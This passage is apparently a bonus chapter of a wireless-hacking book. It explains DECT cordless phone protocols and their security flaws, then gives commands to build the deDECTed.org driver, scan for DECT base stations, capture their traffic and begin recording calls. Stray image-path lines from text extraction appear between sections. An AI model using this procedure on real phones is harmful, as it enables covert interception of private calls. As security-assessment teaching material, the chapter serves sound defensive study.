Bonus Web Chapter 5

Hack DECT

The *Digital Enhanced Cordless Telecommunications (DECT)* specification defines the worldwide standard for cordless telephony, which is popular in homes, small offices, and enterprise deployments. With the standardization and widespread production of DECT devices, many consumers and businesses have adopted this wireless technology for voice communication and low-speed data applications. DECT is immensely popular in Europe, where some estimates indicate over 31 million DECT devices are deployed in Germany alone.

Although an open standard, components of the security algorithms intended to protect DECT are kept private, accessible to device manufacturers only under the terms of a nondisclosure agreement. As a result, these security mechanisms were not vetted by any organization not intending to benefit financially from the deployment of DECT technology. Ultimately, the lack of careful peer review and analysis of DECT's security methods was a major contributor to its downfall, following the publication of several tools designed to exploit and manipulate this technology.

In this chapter, we'll take a look at the technology behind DECT, including the features and characteristics of the protocol. We'll also examine practical attacks against DECT, which allow an attacker to eavesdrop on voice and data communication exchanges and otherwise manipulate this popular wireless technology.

DECT Introduction

The DECT standard was developed by the European Telecommunications Standards Institute (ETSI) as a wireless protocol capable of carrying voice and low-rate data traffic throughout Europe, the Middle East, and Africa (EMEA). Initially popular in European countries for voice and data communication, DECT has been widely adopted throughout the world as a standard for home and business cordless telephony.

DECT's design allows it to be used for short- to long-range cordless telephony, serving the need for cordless phones in the home as well as in the Private Automatic Branch Exchange (PABX) market, which provides wireless access within a building or campus environment. Overwhelmingly, DECT technology has been successful in the residential and small office market in Europe, though adoption is growing in North America as an alternative to proprietary short-range cordless phone technology. As a standards-based technology, DECT excels over existing short-range cordless phone technology by avoiding interference from other technology crowding the popular Industrial, Scientific, and Medical (ISM) band by using a spectrum currently dedicated to DECT with few exceptions.

DECT also gives consumers the ability to take advantage of a standards-based architecture with reasonable device interoperability among manufacturers. A consumer may select a DECT base-station device that offers specific features that meet the consumer's needs, and potentially select a handset device from a different manufacturer. If an additional handset is required for the home or business, the consumer may purchase it from any manufacturer supporting the DECT standard while maintaining interoperability with the existing base station.

The DECT specification classifies a DECT network as consisting of a single DECT base station, known as the *Fixed Part (FP),* and one or more mobile devices, known as the *Portable Part (PP).* For most DECT networks, the FP consists of the mobile-phone base component that connects to public switched telephone networks (PSTN) or other IP services for uplink service access across the DECT network; an example is shown here. Each mobile phone device represents the PP component of the DECT network.

DECT Profiles

Like Bluetooth and ZigBee networks, DECT specifies the use of interoperable profiles that define the upper-layer stack functionality with a baseline requirement for device interoperability. The most common DECT profile is known as the *Generic Access Profile (GAP).* This profile defines the operation of telephony service over the air interface, regardless of the back-end network uplink architecture. This feature allows a service provider to implement a base station that connects to a PSTN or Voice over IP (VoIP) service while maintaining wireless voice service with one or more PP devices.

Other DECT services include DECT-to-ISDN internetworking, a GSM interoperability profile, and the Radio Local Loop Access Profile (RAP) providing a mechanism that uses DECT as an alternative to wired local loop systems terminating at a customer point of presence. DECT also specifies multiple data service profiles, allowing it to be used as the wireless medium to connect Ethernet networks (at a maximum data rate of 552 Kbps), synchronous data service, low data-rate communication systems, and mobility service for multimedia applications.

DECT PHY Layer

Unlike Wi-Fi, Bluetooth, and ZigBee technology, DECT avoids the congested 2.4 GHz wireless band, utilizing alternate frequencies that avoid many of the current interference sources plaguing the other technologies. For EMEA use, DECT leverages the 1.88–1.9 GHz band, accommodating ten distinct carrier frequencies for transmitter and receiver DECT devices. In North America, DECT-compatible technology is specified by the North American Personal Wireless Telecommunications Standard (PWT), which leverages the 1.92–1.93 GHz band. Commonly dubbed *DECT 6.0,* this reduction in allocated bandwidth limits DECT use in North America to five distinct carrier channels. The channel number and frequency allocation for EMEA and North American DECT devices are shown in Table 1.

The transmit power of DECT radio implementation can vary, with consumer or SOHO devices commonly transmitting at 250 mW peak output for EMEA and 100 mW peak output for North America. DECT devices typically claim a distance of 164 feet indoors (50 meters) and up to 984 feet outdoors (300 meters) without RF obstructions.

For each DECT carrier channel, the frequency allocation is evenly divided into 24 unique slots, as shown in Figure 1. Of these 24 slots, DECT voice systems will use 12 for downlink communications, from the base station to the portable device, while the remaining 12 will be used for uplink communications from the portable device to the base station. This design allows DECT to accommodate 12 concurrent audio conversations simultaneously in a full-duplex exchange for a single base station.

For DECT data systems, the 24 slots can be used for data exchange, where each slot is capable of a data rate of 24 Kbps. When slots are combined, DECT data networks can achieve higher data rates. Full-duplex DECT networks utilizing 12 slots for uplink and 12 slots for downlink reach a data rate of 288 Kbps. Half-duplex DECT networks are limited to 23 channels for a data rate of 532 Kbps, using the remaining channel for acknowledging delivered data.

Channel	Frequency (MHz)	Band	Channel	Frequency (MHz)	Band
0	1881.792	EMEA	8	1895.616	EMEA
1	1883.520	EMEA	9	1897.344	EMEA
2	1885.248	EMEA	23	1921.536	N. America
3	1886.976	EMEA	24	1923.264	N. America
4	1888.704	EMEA	25	1924.992	N. America
5	1890.432	EMEA	26	1926.720	N. America
6	1892.160	EMEA	27	1928.448	N. America
7	1893.888	EMEA			

Table 1 Channel and Frequency Allocation for DECT EMEA and North America




Figure 1 DECT carrier channel and slot allocation

DECT MAC Layer

The DECT MAC layer defines the formatting of frames transmitted during each slot. Shown in Figure 1, a DECT frame consists of four major components: a synchronization header, signaling data, packet payload, and CRC checksum.

The synchronization header is used by the receiver to stabilize the radio and to detect energy indicating an incoming packet. Following the synchronization header is the DECT frame signaling information, also known as the *A-Field,* which defines the frame's control characteristics including the payload data type and other network identifiers. The DECT signaling information field is always 64 bits in length.

Following the DECT signaling information is the data portion of the packet, known as the *B-Field.* The B-Field carries user data such as station or voice data. This field is always 320 bits (40 bytes) in length and may be padded with zeros if less than 320 bits of data is ready for transmission.

The last 4 bits of the DECT frame are used for a parity check to identify accidentally corrupted data in transit.

In addition to frame formatting, the DECT MAC layer defines the operation of additional features such as support for fragmentation and reassembly, multiplexing logical channels, error detection, and system identification. Each DECT FP will advertise its Radio Fixed Part Identity (RFPI) information, which is used by a PP to differentiate multiple FPs.

Base Station Selection

As a mobile device, DECT portable devices must have a mechanism to identify available base stations and select the device that best suits its communication needs. To advertise service availability, each DECT base station will constantly transmit beacon data on at least one channel, advertising its Radio Fixed Part Identity (RFPI) address information, system capabilities, and status information, including the number of used and free carrier slots. Portable devices will scan each of the available carrier channels once every 30 seconds to identify the presence of DECT base stations, evaluating the received signal strength indicator (RSSI) for each observed base station. Of the identified base stations with an RSSI able to provide a reliable connection, the portable device will determine whether the system supports the desired capabilities (such as a given profile or security requirements), as well as whether the system currently has the capacity to support the portable device. Based upon this criteria, the portable device can decide which base station it will connect to, or roam to, if it is already connected to a base station whose RSSI has become weak.

DECT Security

The DECT protocol offers both device authentication and encryption algorithms to protect against unauthorized access and to guarantee the privacy of voice and data traffic. These protocols are part of the DECT standard but are not publicly published. The specification for these algorithms is given to DECT device manufacturers by the ETSI under the terms of a nondisclosure agreement only and is not accessible for public review.

The Folly of Security Obscurity

In an attempt to safeguard the security of DECT technology, the ETSI only permits the distribution of the DECT security algorithm specifications to device manufacturers and vendors under the terms of a nondisclosure agreement. Likely, the ETSI thought they were adding to the security of the DECT standard by limiting the number of people who understand how the technology works and, furthermore, preventing them from publicly discussing the technology without violating their nondisclosure agreements.

This maneuver by the ETSI is clearly an act of "security through obscurity." For any protocol, the only measure of security is the ability for it to withstand peer review and scrutiny. In the DECT case, the only people who were allowed to review the protocol's security were also those who stood to benefit financially from the technology, either personally or professionally through their employer. In these cases, the promise of a secure technology cannot be trusted because no unbiased evaluation as to DECTs strengths and weaknesses has been done.

As you will see in this chapter, the security of the DECT algorithms is significantly flawed, giving an attacker multiple opportunities to exploit the system. Due to the lack of prior scrutiny in the security evaluation of the protocol, DECT grew widely in deployment numbers, ultimately leaving millions of users vulnerable to eavesdropping attacks and other privacy threats. Clearly, the ETSI deserves the blame for this predicament, based on its decision to not openly publish this standard.

Authentication and Pairing

The DECT specification includes a protocol known as the *DECT Standard Authentication Algorithm (DSAA).* DSAA is responsible for handling the initial exchange and key derivation function between an FP and PP (known as the *pairing exchange*) and for handling subsequent device authentication based on the derived key. Support for DSAA is mandatory for compliance with the DECT GAP profile.

When a DECT PP and FP connect for the first time, they must complete a pairing exchange. A PIN value is selected by the end-user and entered on both devices through a special PIN entry mode or menu function, or the PIN may be a fixed value that cannot be changed by the end-user. When the PP and FP connect, they exchange random numbers and use the locally entered PIN value to derive and store an encryption key value known as the *User Authentication Key (UAK).* At this point in the exchange, the devices have not yet authenticated each other, but have established a master key (the UAK) for use in authentication and later encryption key derivation.

Note Some manufacturers ship DECT PP and FP devices in a bundle that have already been paired and do not require additional PIN entry or UAK derivation before use.

Following the pairing process, the FP and PP authenticate each other using the UAK and a challenge and response algorithm, as shown in Figure 2. This exchange is a six-step process:

1. First, the FP generates two 64-bit random values—RS and RAND_F—and sends them to the PP.
2. Next, the PP uses the random RS value and the UAK value derived during pairing as inputs to the DSAA A11 algorithm, generating an intermediate key known as the KS. The intermediate key KS and the random value RAND_F are then used as inputs to the DSAA A12 algorithm, generating two output values: a signed response value known as SRES1 and the Derived Cipher Key (DCK). The DCK is saved locally for use in encrypting and decrypting traffic following authentication (if encryption is in use). The PP returns the SRES1 value back to the FP.

3. The FP follows the same formula to derive the KS, SRES1, and DCK, except that the calculated signed response is known as XRES1. The FP compares the XRES1 value to the observed SRES1, and, if they match, the FP knows the PP has the correct UAK and sends an authentication success message. At the end of step 3, the PP has been authenticated to the FP.
4. Now, the PP begins the FP authentication process by sending a 64-bit random value known as RAND_P to the FP.
5. Next, the FP generates a 64-bit random value also known as RS (but different than the RS used in steps 1 and 2) and uses it and the UAK as inputs to the DSAA A21 algorithm to derive a new intermediate key KS. KS is then used as an input along with RAND_P for the A22 algorithm to derive SRES2. The FP returns SRES2 and the RS values to the PP.
6. After receiving the RS from the FP, the PP can compute the KS value using the same A21 routine. Once the PP computes the KS, it can use the A22 function to compute the XRES2 value (like the FP did for computing the SRES2 value in the previous step). If the computed XRES2 matches the observed SRES2 from the FP, then the PP is able to confirm that both entities have knowledge of the correct RS and are authenticated.

At the end of the authentication exchange, both devices have validated the identity of the remote device and have derived the DCK value. At this point, the devices can communicate in an unencrypted fashion, or can leverage the DECT encryption algorithms to protect the data's confidentiality.

Encryption Services

The DECT specification includes support for traffic encryption using a proprietary encryption protocol suite known as the *DECT Standard Cipher (DSC)*. Like the DECT Standard Authentication Algorithm, the details of the DSC are only disclosed under the terms of a nondisclosure agreement to vendors and device manufacturers. Analysis of the algorithm reveals that the cipher is based on a Linear Feedback Shift Register (LFSR) stream cipher with a 128-bit key length. The encryption key used for this cipher is the DCK derived during the authentication process. Because the DCK is based on the randomly selected values RS and RAND_F, the DSC encryption key will change each time PP connects to the FP.

Although authentication is mandatory within the GAP profile, DSC support is optional. In practice, many DECT implementations do not leverage encryption to protect data confidentiality. The PP device indicates if it wants to use encryption following authentication; the FP responds with capability information indicating whether it, too, can support encryption.

When encryption is used in a DECT network, only the B-Field data is protected. A-Field data, such as the RFPI from the base station, is not protected for privacy or authenticity.




Figure 2 DECT authentication exchange

Now that we've established the background knowledge necessary to understanding how DECT networks operate, we can examine multiple attacks against this popular wireless technology.

DECT Attacks

As a technology, DECT has grown in popularity since its introduction in 1992. With the obscurity of the security suite behind DECT, and the lack of readily available DECT sniffers, few attacks were published until the publication of the deDECTed.org project in late 2008. Supported by a community of volunteers, the deDECTed.org project was successful at reverse-engineering commodity hardware and developing a Linux driver for eavesdropping on DECT networks. With this hardware and driver combination, the deDECTed.org developers also created a set of DECT exploit tools, which have, in turn, spawned other attacks against DECT as well.

DECT Hardware

The hardware that was successfully reverse-engineered for use in exploiting DECT networks by the deDECTed.org project is the Dosch & Amand Com-On-Air PCMCIA card in the Type 2 or Type 3 varieties. The Type 2 Com-On-Air card is shown here. This card is also sold under the OEM label Ascom Voo:Doo or Greengate DA099.

Although these cards were once plentiful, they are no longer manufactured and are difficult to obtain. Occasionally the Com-On-Air brand or the other OEM labels have been put up for sale on EBay, Craigslist, or other reseller sites, though they are sold at tremendous markup due to the high demand and low availability.

With the supported DECT card (and a laptop that includes a PC-Card or PCMCIA adapter), we can install the Linux driver and create the required device interface. First, using the svn tool, download the source to the deDECTed.org DECT driver and tools:

```
$ svn co https://dedected.org/svn/trunk dedected
```

Note If you haven't already done so, you can install the Subversion client (svn) on Ubuntu systems by running `sudo apt-get install subversion`.

Once you've downloaded the DECT driver and tools, build the driver as shown here:

```
$ cd dedected/com-on-air_cs-linux/
$ make
```

Next, copy the kernel driver to the modules directory for your kernel version and update the modules dependencies:

```
$ sudo cp com_on_air_cs.ko /lib/modules/`uname -r`/kernel/net/wireless
$ sudo depmod -a
```

Next, create a module configuration file to load the deDECTed.org kernel module each time you insert a supported DECT card:

```
$ sudo su
# cat >/etc/modprobe.d/com_on_air.conf <<EOF
alias coa com_on_air_cs
EOF
# exit
```

Next, create the Com-on-Air device node (needed for Com-on-Air cards, as well as Ascom and Greengate cards):

```
$ sudo make node
mknod /dev/coa --mode 660 c 3564 0  ###  3564 == 0xDEC
```

Finally, insert your supported DECT card and use the `lsmod` command to ensure the driver is properly loaded:

```
$ lsmod | grep com_on_air
com_on_air_cs          21540  1
pcmcia                 36808  2 com_on_air_cs,pata_pcmcia
pcmcia_core            35792  4 com_on_air_cs,pcmcia,yenta_socket,rsrc_nonstatic
```

You should see output similar to what's shown here to indicate that your system has loaded the Com-on-Air driver. If you don't see any output from this command, double-check the syntax of your `comonair.conf` file or manually load the driver by running `sudo modprobe com_on_air_cs`.

Once the driver is loaded, you can leverage the card to attack DECT networks.

DECT Eavesdropping

First, we'll examine a common attack against any wireless network: eavesdropping on wireless communications.

DECT Network Scanning with dect_cli

Popularity	*6*
Simplicity	*8*
Impact	*7*
Risk Rating	***7***

The deDECTed.org driver includes a number of useful tools for evaluating DECT networks. The dect_cli tool is a simple yet powerful interface for scanning and recording DECT traffic.

To build the dect_cli and accompanying tools, change to the dedected/com-on-air_cs-linux/tools directory and run make, as shown here:

```
$ pwd
/home/jwright/dedected
$ cd com-on-air_cs-linux/tools/
$ make
```

Note gcc will generate several warnings about ignored function return values and incompatible pointer types; these warnings can be safely ignored.

Once the tools are compiled, start the dect_cli tool:

```
$ sudo ./dect_cli
DECT command line interface
type "help" if you're lost
```

The dect_cli tool uses a simple interactive interface; typing **help** and pressing ENTER will generate a help display, like the one shown here:

```
DECT command line interface
type "help" if you're lost
help

   help               - this help
   fpscan             - async scan for basestations, dump RFPIs
   callscan           - async scan for active calls, dump RFPIs
   autorec            - sync on any calls in callscan, autodump in pcap
   ppscan <rfpi>      - sync scan for active calls
   chan <ch>          - set current channel [0-9], currently 0
   band               - toggle between EMEA/DECT and US/DECT6.0 bands
   ignore <rfpi>      - toggle ignoring of an RFPI in autorec
   dump               - dump stations and calls we have seen
   name <rfpi> <name> - name stations we have seen
   hop                - toggle channel hopping, currently ON
   verb               - toggle verbosity, currently OFF
   mode               - report current mode, currently stopped
   stop               - stop it - whatever we were doing
   quit               - well :)
```

By default, dect_cli is set to the EMEA channel allocation. For use in North America, enter the band command to switch to the North American channels. Enter the band command again to scan both the North American and European DECT bands, sequentially. Enter the band command a third time to switch back to the EMEA DECT channels.

```
band
### using US/DECT6.0 band
```

By default, dect_cli is set to channel hop through the channels of the selected band. We enter the `fpscan` command to start scanning for DECT base stations in the area:

```
fpscan
### starting fpscan
### found new station 01 1f d5 18 28 on channel 26 RSSI 0
```

When the scanning is done, we enter the `stop` command:

```
stop
### stopping DIP
```

In the output of the `fpscan` command, we can see that dect_cli identified one station with a RFPI of `01 1f d5 18 28` on channel 26. Once a base station is identified, we can capture all data to and from that DECT network using the `ppscan` command:


```
ppscan
!!! please enter a valid RFPI (e.g. 00 01 02 03 04)
ppscan 01 1f d5 18 28
### trying to sync on 01 1f d5 18 28
### found new call on 01 1f d5 18 28 on channel 26 RSSI 57
### got sync
### dumping to dump_2009-11-09_20_21_30_RFPI_01_1f_d5_18_28.pcap
```

Here, we specified the `ppscan` command followed by the target RFPI and then pressed ENTER. The dect_cli tool then synchronized with the specified DECT network and captured all data on that network to the named libpcap packet capture file. Alternately, we can issue the dect_cli command `autorec`, which will automatically identify any available DECT networks and log the activity to a named packet capture file, as shown next. When you are finished scanning and capturing data, enter the `stop` command.

```
autorec
### starting autorec
### stopping DIP
### starting callscan
### trying to sync on 01 1f d5 18 28
### got sync
### dumping to dump_2009-11-09_20_28_14_RFPI_01_1f_d5_18_28.pcap
stop
### stopping DIP
```

To exit dect_cli, enter the `quit` command.

Once you have gathered the libpcap packet captures with dect_cli, you can view the network traffic with Wireshark. The libpcap encapsulation format used to identify DECT traffic is through an empty Ethernet header, followed by data to represent RSSI and channel information, followed by the MAC layer data, as shown here. We can apply standard Wireshark display filters to further evaluate the contents of the packet capture.


dump_2009-11-09_20_21_30_RFPI_01_1f_d5_18_28.pcap - Wireshark
File
Edit
View
Go
Capture
Analyze
Statistics
Telephony
Tools
Help

```
No. .  Time      Source              Destination         Protocol  Info     Size
   16 0.000087  00:00:00_00:00:00   00:00:00_00:00:00   DECT                 73
   17 0.000092  00:00:00_00:00:00   00:00:00_00:00:00   DECT                 73
   18 0.000097  00:00:00_00:00:00   00:00:00_00:00:00   DECT                 73
   19 0.000103  00:00:00_00:00:00   00:00:00_00:00:00   DECT                 73
```

```
⊞ Ethernet II, Src: 00:00:00_00:00:00 (00:00:00:00:00:00), Dst: 00:00:00_00:00:00 (00:00:00:
⊟ DECT Protocol
    Tranceiver-Mode: Receive (0x00)
    Channel: 26
    Slot: 0
    Frame#: 7
    RSSI: 31
    Preamble: AAAAAA
    Packet-Type: E98A Station Packet
  ⊟ A-Field: 6E011FD518280000
    ⊞ A-Field Header: 0x6e
    ⊟ FP-Tail: Nt Identities Information
        Nt/RFPI: 011FD51828
```

```
0010  00 00 07 1f aa aa aa e9  8a 6e 01 1f d5 18 28 00   ........ .n....(.
0020  00 c4 32 de a2 77 9a c3  bb 18 8b 7a 88 de 69 0a   ..2..w.. ...z..i.
0030  ec 43 6d 6a 27 79 f0 2b  b1 8c b7 ac 9d e6 98 ae   .Cmj'y.+ ........
0040  44 32 dc a2 77 9a 42 bb  11                        D2..w.B. .
```

A-Field Tail: Nt/RFPI (dect.afield.tail.Nt), 5 bytes   Packets: 1009 Displayed: 1009...

Note Several sample DECT packet captures are made available on the book's companion website at *http://www.hackingexposedwireless.com*.

.COM

DECT Network Scanning with dectshark

Popularity	*6*
Simplicity	*9*
Impact	*7*
Risk Rating	***7***

Another useful tool for identifying and capturing traffic from DECT networks is dectshark, included with the deDECTed.org tools. Dectshark uses a simple curses-interface to display a list of nearby DECT networks, including the RFPI and RSSI information for each network.

The dectshark code, included with the deDECTed.org project, only includes support for EMEA channels and does not attempt to identify DECT networks in the North American channel allocation. To modify dectshark to support the North American channels and to resolve other minor bugs, download the `dectshark-hew-dect6chans-wright.diff` patch published on this book's companion website (*http://www.hackingexposedwireless.com*).

.COM

To patch and build dectshark, first change to the `dedected/com-on-air_cs-linux/tools/dectshark` directory. Apply the patch from the book's companion website and then run `make`, as shown next. If you downloaded the patch to a different location on your filesystem other than your home directory, change the patch location to reflect this alternate location.

```
$ pwd
/home/jwright/dedected
$ cd com-on-air_cs-linux/tools/dectshark
$ patch -p1 <~/dectshark-hew-dect6chans-wright.diff
patching file config.h
patching file dectshark.cpp
patching file dectshark.h
patching file syncmode_gui.cpp
$ make
```


Note

The compiler will generate several warnings when dectshark is compiled after issuing the `make` command. These warnings can be safely ignored.

Once dectshark has compiled, you can run it from the command line:

```
$ sudo ./dectshark
```

Immediately after starting, dectshark will start scanning for DECT networks while channel hopping. When a DECT network is identified, dectshark will include an entry identifying the RFPI, channel number, number of packets received, and the RSSI, as shown next.




```
RFPI        Ch                    Pkt                RSSI   Founds:
011fd51828  25                      2                  13             1

                                                            Packets:
                                                                      0

                                                            Channel:
                                                                      8
```

When multiple DECT networks are listed, you can use the up and down arrow keys to highlight a target network. Pressing the S key will cause dectshark to stop channel hopping and change to the target network channel, updating the screen to identify a detailed view of the slot activity between the FP and the PP, as shown next. After entering the detailed view, dectshark will start capturing all traffic for the target RFPI in a libpcap packet capture file starting with the prefix `dump_` followed by the date, time, and RFPI of the target network. Press Q to quit dectshark.



```
Slot Ch            FP                      PP                    Founds:
              A     B   Err   R      A      B   Err   R                   8
 0   00       0     0     0   0      0      0     0   0
 1   00       0     0     0   0      0      0     0   0          Packets:
 2   00       0     0     0   0      0      0     0   0                   0
 3   00       0     0     0   0      0      0     0   0
 4   00       0     0     0   0      0      0     0   0
 5   00       0     0     0   0      0      0     0   0
 6   00       0     0     0   0      0      0     0   0
 7   00       0     0     0   0      0      0     0   0
 8   27    3928     0     0  31      0      0     0   0
 9   00       0     0     0   0      0      0     0   0
10   00       0     0     0   0      0      0     0   0
11   00       0     0     0   0      0      0     0   0

                                                                 Channel:
                                                                         27
```

DECT Network Scanning Countermeasures

The nature of DECT's base-station selection criteria means the FP constantly transmits RFPI information, easily exposing it to network discovery and scanning attacks. In these attacks, attackers are able to identify and eavesdrop on the activity of DECT networks.

Common wireless obscurity defenses can be used to mitigate these attacks by limiting the transmission of RF energy from the DECT FP or PP to any location where an attacker could observe the DECT activity. This countermeasure isn't practical for many organizations, however, seeing as the nature of DECT is for convenient, wireless voice or data systems.

The best defense against DECT network scanning attacks is to identify the level of information disclosure available to an attacker by performing a similar assessment in your own environment. Many organizations will be willing to accept the impact of DECT network scanning attacks, as long as the content recovered by the attacker is not sensitive. Unfortunately, as you'll see in the next section, many DECT devices do not meet this measure of data confidentiality.

Kismet and DECT Support

The deDECTed.org project also includes a Kismet plug-in for DECT network scanning with the ability to save observed traffic to libpcap packet capture files. Unfortunately, this addition to Kismet has not been actively maintained and does not work with modern versions.

The ability to use Kismet for identifying DECT networks is a valuable proposition. While the DECT plug-in for Kismet does not offer a tremendous number of features over dect_cli or dectshark, the ability to use Kismet for Wi-Fi, ZigBee, and DECT scanning at the same time can save a lot of time when performing a wireless assessment or penetration test. Combined with the Kismet data logging files, mature support for DECT scanning in Wireshark will be very attractive once it is stable again.

DECT Audio Recording

Many DECT devices do not implement the optional encryption capabilities available in the DECT Standard Cipher (DSC) algorithm. Further, it is very difficult for consumers to know if their selected DECT hardware supports encryption, leaving many consumers and businesses vulnerable to audio recording and eavesdropping attacks.

Audio Eavesdropping with deDECTed.org Tools

Popularity	*6*
Simplicity	*8*
Impact	*9*
Risk Rating	***8***

The tools included with the deDECTed.org project include support for audio recording and eavesdropping of active phone calls or any other phone-off-hook events (between the PP and the FP, any ambient audio heard when the phone is "off-hook" is accessible to the attacker). First, start the dect_cli tool and launch the `callscan` feature to identify active DECT phone calls, as shown here. After identifying a call you wish to eavesdrop on, enter the `stop` command.

